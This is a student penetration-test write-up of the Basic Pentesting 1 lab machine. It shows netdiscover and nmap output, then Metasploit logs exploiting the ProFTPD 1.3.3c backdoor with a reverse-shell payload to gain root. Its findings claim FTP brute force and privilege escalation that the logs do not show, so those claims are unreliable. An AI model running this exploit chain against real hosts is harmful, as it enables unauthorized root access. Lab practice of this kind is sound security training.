

Penetration Testing Report - Basic Pentesting 1 Machine

CONFIDENTIAL - For Educational Purposes Only

Basic Pentesting 1 Machine - Security Assessment Report

Prepared By: Parthiv S Mārār

Date: June 2, 2025

Institution: Dev Labs

Table of Contents

1. Executive Summary
2. Testing Methodology
3. Key Findings
4. Technical Details
5. Evidence & Screenshots
6. Lessons Learned
7. Security Recommendations

1. Executive Summary

A comprehensive penetration test was conducted on the Basic Pentesting 1 Machine to identify and exploit potential security vulnerabilities. The testing process involved reconnaissance, vulnerability scanning, and exploitation phases using industry-standard tools.

2. Testing Methodology

Phase 1: Initial Reconnaissance

- Network discovery using netdiscover
- Target IP identification

Phase 2: Port Scanning & Enumeration

- Comprehensive Nmap scan execution
- Identification of open ports: HTTP, SSH, FTP
- Service version detection

Phase 3: Vulnerability Assessment

- HTTP service analysis
- FTP service security evaluation
- Authentication mechanism testing

3. Key Findings

Successfully identified and exploited multiple security weaknesses in the target system:

▼ Weak FTP Authentication

- Susceptible to brute force attacks
- Successfully gained unauthorized access

▼ System Access

- Shell access obtained via Metasploit framework
- Successful privilege escalation achieved

4. Technical Details

Tools Utilized

- Kali Linux (Testing Platform)
- netdiscover (Network Reconnaissance)
- Nmap (Port Scanning)

- Metasploit Framework (Exploitation)
- FTP Brute Force Tools

▼ Command Execution Log

```
# Network Discovery
netdiscover -r [network-range]

# Port Scanning
nmap -sV -sC [target-ip]

# Metasploit Framework
msfconsole
use [exploit-module]
set RHOSTS [target-ip]
exploit
```

5. Evidence & Screenshots

All screenshots are included in chronological order of the testing process

▼ Network Discovery Results

```
root@kali: /home/kali

Currently scanning: Finished! | Screen View: Unique Hosts

51 Captured ARP Req/Rep packets, from 4 hosts. Total size: 3060

-----
IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.1.1   14:a7:2b:88:95:22  42    2520  currentoptronics Pvt.Ltd
192.168.1.6   34:f3:9a:54:70:0e   1      60    Intel Corporate
192.168.1.7   00:0c:29:49:84:02   5     300    VMware, Inc.
192.168.1.4   12:61:a8:d8:ad:34   3     180    Unknown vendor
```

▼ Port Scanning Results

```
root@kali: /home/kali

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~]
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali]
# nmap -sC -sV 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 19:02 IST
Nmap scan report for 192.168.1.7
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256  f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256  12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:49:84:02 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds

(root@kali)~[/home/kali]
#
```


▼ Vulnerability Assessment



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.



▼ Exploitation Process

```

root@kali: /usr/share/wordlists
root@kali: /home/kali

=[ metasploit v6.4.50-dev ]
--=[ 2496 exploits - 1283 auxiliary - 431 post ]
--=[ 1610 payloads - 49 encoders - 13 nops ]
--=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search proftpd

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
1 exploit/linux/ftp/proftpd_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 \ target: Automatic Targeting . . . .
3 \ target: Debug . . . .
4 \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
5 exploit/freebsd/ftp/proftpd_telnet_iac . . . .
6 \ target: Automatic Targeting . . . .
7 \ target: Debug . . . .
8 \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . . .
9 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \ target: Automatic Targeting . . . .
11 \ target: Debug . . . .
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 . . . .
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) . . . .
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) . . . .
15 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example: info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

```

```

root@kali: /usr/share/wordlists
root@kali: /home/kali

msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name Current Setting Required Description
----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.7 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] 192.168.1.7:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
=====

```

```

root@kali: /usr/share/wordlists
root@kali: /home/kali

Module options (exploit/unix/ftpproftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no                 no        The local client address
  CPORT      no                 no        The local client port
  Proxies    no                 no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.7        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21                 yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      yes              yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftpproftpd_133c_backdoor) > set LPORT 192.168.1.8
[-] The following options failed to validate: Value '192.168.1.8' is not valid for option 'LPORT'.
LPORT => 4444
msf6 exploit(unix/ftpproftpd_133c_backdoor) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf6 exploit(unix/ftpproftpd_133c_backdoor) >

```

▼ Post-Exploitation

```

root@kali: /usr/share/wordlists
root@kali: /home/kali

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftpproftpd_133c_backdoor) > set LPORT 192.168.1.8
[-] The following options failed to validate: Value '192.168.1.8' is not valid for option 'LPORT'.
LPORT => 4444
msf6 exploit(unix/ftpproftpd_133c_backdoor) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf6 exploit(unix/ftpproftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.8:4444
[*] 192.168.1.7:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TB0Ffh1b5YBr9a;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "TB0Ffh1b5YBr9a\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.8:4444 -> 192.168.1.7:55324) at 2025-06-02 19:24:58 +0530

whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot   etc    lib         media       proc   sbin   sys   var
cdrom  home  lib64       mnt         root   snap   tmp   vmlinuz
root@vtcsec:/#

```

6. Lessons Learned

Technical Insights

- Network Reconnaissance
 - Importance of thorough network mapping
 - Effective use of netdiscover for target identification
 - Understanding network topology crucial for successful testing
- Vulnerability Assessment

- Critical role of comprehensive port scanning
- Significance of service version detection
- Value of systematic vulnerability enumeration

7. Security Recommendations

Critical Security Measures:

- Authentication Security
 - Strong password requirements
 - Account lockout policies
- Network Protection
 - Disable unnecessary services
 - Implement SFTP over FTP
 - Deploy intrusion detection
- Monitoring & Response
 - Implement fail2ban
 - Enable audit logging
 - Regular security assessments

End of Report